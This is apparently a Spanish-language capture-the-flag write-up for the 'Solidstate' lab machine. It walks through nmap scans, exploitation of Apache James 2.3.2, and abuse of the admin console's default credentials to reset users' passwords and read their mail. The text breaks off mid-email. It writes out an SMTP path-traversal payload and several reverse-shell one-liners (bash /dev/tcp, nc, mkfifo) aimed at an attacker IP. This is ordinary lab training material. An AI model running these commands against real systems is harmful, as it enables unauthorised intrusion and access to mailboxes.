Solidstate

Máquina Linux easy

0.1. Enumeración:

0.0.1. Escaneo:


nmap -Pn -p- --open 10.10.10.51 -T

```
kali@kali: ~/machineshtb
┌──(kali㉿kali)-[~/machineshtb/Solidstate]
└─$ nmap -Pn -p- --open 10.10.10.51 -T4
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-05 23:14 GMT
Nmap scan report for 10.10.10.51
Host is up (0.11s latency).
Not shown: 65529 closed tcp ports (reset)
PORT     STATE SERVICE
22/tcp   open  ssh
25/tcp   open  smtp
80/tcp   open  http
110/tcp  open  pop3
119/tcp  open  nntp
4555/tcp open  rsip

Nmap done: 1 IP address (1 host up) scanned in 31.87 seconds

┌──(kali㉿kali)-[~/machineshtb/Solidstate]
└─$
```


0.0.1. Versiones:

```
┌──(kali㉿kali)-[~/machineshtb/Solidstate]
└─$ nmap -Pn -sCV -p22,25,80,110,119,4555 10.10.10.51 -T4
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-05 23:17 GMT
Nmap scan report for 10.10.10.51
Host is up (0.11s latency).

PORT     STATE SERVICE     VERSION
22/tcp   open  ssh         OpenSSH 7.4p1 Debian 10+deb9u1 (protocol 2.0)
| ssh-hostkey:
|   2048 77:00:84:f5:78:b9:c7:d3:54:cf:71:2e:0d:52:6d:8b (RSA)
|   256 78:b8:3a:f6:60:19:06:91:f5:53:92:1d:3f:48:ed:53 (ECDSA)
|_  256 e4:45:e9:ed:07:4d:73:69:43:5a:12:70:9d:c4:af:76 (ED25519)
25/tcp   open  smtp        JAMES smtpd 2.3.2
|_smtp-commands: solidstate Hello nmap.scanme.org (10.10.14.4 [10.10.14.4])
80/tcp   open  http        Apache httpd 2.4.25 ((Debian))
|_http-title: Home - Solid State Security
|_http-server-header: Apache/2.4.25 (Debian)
110/tcp  open  pop3        JAMES pop3d 2.3.2
119/tcp  open  nntp        JAMES nntpd (posting ok)
4555/tcp open  james-admin JAMES Remote Admin 2.3.2
Service Info: Host: solidstate; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 115.51 seconds

┌──(kali㉿kali)-[~/machineshtb/Solidstate]
└─$
[Solidstat0:escaneo* 1:directorios  2:bash-
```

Visitamos el puerto 80 parece que es un web sobre una empresa que presta servicios de ciberseguridad



buscamos directorios




Explotación


Apache James Server 2.3.2

Luego de buscar por un rato el puerto 4555 y el servicio james 2.3.2 llamaron mi atención rápidamente, por lo cual busco exploits asociados y pruebo con la finalidad de validar si me entregan alguna reverse shell.


https://www.exploit-db.com/exploits/35513



como no sirvió el de ejemplo lo modifico añadiendo una reverse Shell




tambien pruebo con uno que ya me entrega una reverse Shell
rce auth
https://www.exploit-db.com/exploits/50347




Como ninguno funciono ejecuto manualmente cada parte del exploit, la idea es enviar un correo y por medio de este ejecutar una reverse shell

ehlo team@team.pl
mail from: '@team.pl
rcpt to: <../../../../../../../../etc/bash_completion.d>
data
From: team@team.pl
'/bin/bash -i >& /dev/tcp/10.10.14.4/123 0>&1 '
nc -c /bin/bash 10.10.14.4 123
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/bash -i 2>&1|nc 10.10.14.4 123 >/tmp/f

bash -c "bash -i >& /dev/tcp/10.10.14.6/1234 0>&1"
.
quit




Pruebo con varias reverse shell para descartar esos temas





pero tampoco funciono, validando un rato encuentro que en el port 4555 podemos listar usuarios y cambiar su

contraseña utilizando las credenciales por defecto del software.
telnet 10.10.10.51 4555




viendo la ayuda encontramos los comandos listusers y setpassword







cambiamos la contraseña al usuario james
setpassword james j123




con esto la idea es entrar al correo de james y ver si existe alguna contraseña o forma de obtener shell para esto utilizamos el port 110, por lo general se encuentran contraseñas como en la máquina brainfuck.
telnet 10.10.10.51 110
USER james
PASS j123




ahora para validar si tenemos correitos con el comando list




pero no hay, toca cambiarle la contraseña a otro usuario que nos entregue algún tipo de información validamos con mindy y esta si nos entrega lo que quiero






para ver los correos con retr y el correo
retr 1




retr 2



```
retr 2
+OK Message follows
Return-Path: <mailadmin@localhost>
Message-ID: <16744123.2.1503422270399.JavaMail.root@solidstate>
MIME-Version: 1.0
Content-Type: text/plain; charset=us-ascii
Content-Transfer-Encoding: 7bit
Delivered-To: mindy@localhost
